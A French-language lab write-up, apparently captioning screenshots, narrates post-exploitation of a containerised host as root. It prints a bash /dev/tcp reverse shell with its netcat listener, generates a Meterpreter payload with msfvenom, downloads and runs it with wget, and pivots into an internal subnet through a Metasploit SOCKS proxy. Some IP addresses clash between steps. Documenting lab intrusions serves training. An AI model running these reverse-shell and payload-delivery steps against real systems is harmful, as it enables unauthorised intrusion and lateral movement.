
Après avoir obtenu une nouvelle session (session 6) sur l'hôte 172.19.0.3 à 14:55:45, j'ai d'abord tenté d'utiliser des commandes bash standard, mais l'environnement était limité. Pour obtenir un véritable terminal interactif me permettant de naviguer plus facilement dans le système, j'ai utilisé une commande Python pour spawner un shell pty : python -c 'import pty; pty.spawn("/bin/bash")'. Cette manipulation a réussi et m'a donné un accès direct en tant que root sur le serveur nommé 2da8aeffd7ee, me positionnant par défaut dans le répertoire /tmp avec les pleins pouvoirs sur le système.




Pour poursuivre mes opérations, j'ai cherché à établir une connexion directe et indépendante du framework en utilisant une technique de reverse shell manuel. J'ai d'abord ouvert un écouteur sur ma machine locale en utilisant l'outil Netcat avec la commande nc -lvnp 4444 pour intercepter les flux entrants sur le port 4444. En parallèle, sur le terminal de la cible où j'étais déjà root, j'ai exécuté une commande de redirection réseau : bash -c 'bash -i >& /dev/tcp/172.19.0.4/4444 0>&1'.
Comme on peut le voir sur la partie droite de l'écran, après quelques tentatives infructueuses marquées par des erreurs de connexion refusée, la liaison a fini par s'établir avec succès. La fenêtre Netcat affiche clairement la réception de la connexion depuis l'IP de la cible, me redonnant un shell interactif immédiat où la commande whoami confirme mon statut de super-utilisateur root sur le serveur 2da8aeffd7ee. Cette étape me permet de stabiliser ma présence sur le système tout en gardant Metasploit ouvert en arrière-plan pour d'autres manipulations.


Firefox ESR
Navigue sur Internet
Session Actions Éditer Vue Aide
sudo: dqcker : commande introuvable
listening on [any] 4444 ...
connect to [172.19.0.4] from (UNKNOWN) [172.19.0.3] 60282
whoami
listening on [any] 4444 ...
connect to [172.19.0.4] from (UNKNOWN) [172.19.0.3] 46278
root@2da8aeffd7ee:/tmp# whoami
root


À la suite de l'établissement du reverse shell, j'ai entrepris de vérifier la configuration réseau et l'identité de l'utilisateur sur la machine compromise pour consolider mon accès. En exécutant la commande ip a, j'ai pu identifier les interfaces réseau actives, notamment l'interface eth0 avec l'adresse IP 172.19.0.4/16 et l'interface eth1 avec l'adresse 172.18.0.3/16, ce qui me donne une vision claire de la position de la machine dans le réseau.
J'ai ensuite confirmé mon niveau de privilèges en utilisant les commandes whoami et id, lesquelles ont retourné sans équivoque que je possède un accès root complet (uid=0, gid=0). Cette étape est cruciale car elle valide que toutes les commandes ultérieures seront exécutées avec les droits d'administration les plus élevés sur le serveur. C'est avec cette base solide que je peux maintenant procéder à la création d'un shell Meterpreter, ce qui m'offrira des fonctionnalités de post-exploitation bien plus avancées que le shell basique actuel.



Pour franchir une étape supplémentaire dans mon intrusion, j'ai utilisé l'outil msfvenom afin de générer une charge utile (payload) plus sophistiquée sous la forme d'un exécutable Linux. J'ai spécifié un payload de type linux/x64/meterpreter/reverse_tcp, en configurant l'adresse de mon écouteur sur 172.19.0.3 et le port sur 5555, le tout exporté dans un fichier nommé shell.elf.
Parallèlement, j'ai préparé la réception de cette connexion sur Metasploit en utilisant le module exploit/multi/handler. Après avoir configuré les mêmes paramètres (LHOST et LPORT) et lancé l'écouteur en arrière-plan avec la commande run -j, j'ai réussi à obtenir une session Meterpreter complète. Comme le montre la commande sessions, je dispose maintenant d'un accès de type meterpreter x64/linux en tant que root sur la machine 172.19.0.4, ce qui m'offre des outils de post-exploitation bien plus puissants que mon shell précédent.




Pour mettre en place mon shell Meterpreter, j'ai d'abord dû transférer et exécuter le payload que j'avais généré sur la machine cible. J'ai commencé par vérifier l'architecture du système avec la commande uname -m, confirmant qu'il s'agissait d'une architecture x86_64.
Ensuite, j'ai utilisé wget pour télécharger le fichier shell.elf depuis mon serveur HTTP (172.19.0.3) directement dans le répertoire /tmp de la cible. Une fois le transfert terminé, j'ai modifié les permissions du fichier avec chmod +x shell.elf pour le rendre exécutable, puis je l'ai lancé en arrière-plan avec la commande ./shell.elf &. Cette action a immédiatement déclenché l'ouverture d'une session Meterpreter sur mon instance Metasploit, me permettant de passer d'un simple shell de commande à un environnement de post-exploitation complet en tant que root sur l'hôte 172.19.0.4.




Pour étendre mon contrôle et préparer le pivotement vers d'autres segments du réseau, j'ai configuré un proxy SOCKS via ma session Meterpreter. Voici les étapes que j'ai suivies :
D'abord, j'ai analysé les routes réseau disponibles et j'ai ajouté une nouvelle route statique dans Metasploit avec la commande route add 172.18.0.0 255.255.0.0 2. Cette commande ordonne au framework de faire passer tout le trafic destiné au réseau 172.18.0.0/16 par ma deuxième session active (la session Meterpreter).
Ensuite, j'ai chargé le module auxiliaire auxiliary/server/socks_proxy pour transformer ma machine Kali en serveur proxy. J'ai configuré les options du module en fixant l'adresse du serveur local sur 127.0.0.1 et en forçant l'utilisation de la version SOCKS5 via la commande set VERSION 5. Le résumé des options montre que le proxy écoutera sur le port par défaut 1080. Cette installation est stratégique car elle me permettra désormais d'utiliser des outils externes à Metasploit, comme un navigateur web ou des scanners spécifiques, pour attaquer des machines situées sur le réseau interne 172.18.0.0 qui n'étaient pas accessibles directement auparavant.


Grâce à la mise en place du tunnel SOCKS, j'ai pu étendre mon périmètre d'action et lancer un scan sur une nouvelle cible isolée du réseau initial. J'ai utilisé le module auxiliary/scanner/portscan/tcp pour tester l'adresse IP 172.18.0.2, laquelle n'était pas accessible directement auparavant. Le résultat a confirmé que le port 80 est ouvert sur cette machine, indiquant la présence d'un service web actif. Fort de cette information, je peux maintenant utiliser mon navigateur pour me connecter à l'interface NoVNC de cette nouvelle cible via le proxy, me permettant ainsi de poursuivre l'intrusion plus profondément dans l'infrastructure interne.




Pour modifier le proxy configuré précédemment sur ma machine Kali, je commence par me rendre dans les paramètres réseau de Firefox afin d'ajuster l'adresse IP et le port du tunnel. Lorsque je travaille avec de l'interception de requêtes, je vérifie que ces paramètres correspondent bien à ceux de mon outil, comme Burp Suite, afin d'éviter tout problème de navigation. Si le proxy a été défini au niveau du système, j'ouvre le terminal pour mettre à jour les variables d'environnement HTTP et HTTPS dans le fichier .zshrc, puis je recharge la configuration. Une fois les changements appliqués, il ne reste plus qu'à tester en rafraîchissant une page pour vérifier que le trafic passe correctement par le nouveau proxy.




Je me rends ensuite dans les paramètres de connexion du navigateur pour configurer l'accès au serveur web via un proxy manuel. Je choisis l'option Manual proxy configuration, puis je renseigne l'adresse locale 127.0.0.1 dans le champ SOCKS Host, avec le port 1080 que j'avais défini auparavant. Je vérifie également que le protocole SOCKS v5 est bien sélectionné afin d'assurer une bonne gestion du trafic. Une fois ces paramètres appliqués, il ne reste plus qu'à valider pour commencer à naviguer vers la cible en passant par ce tunnel.



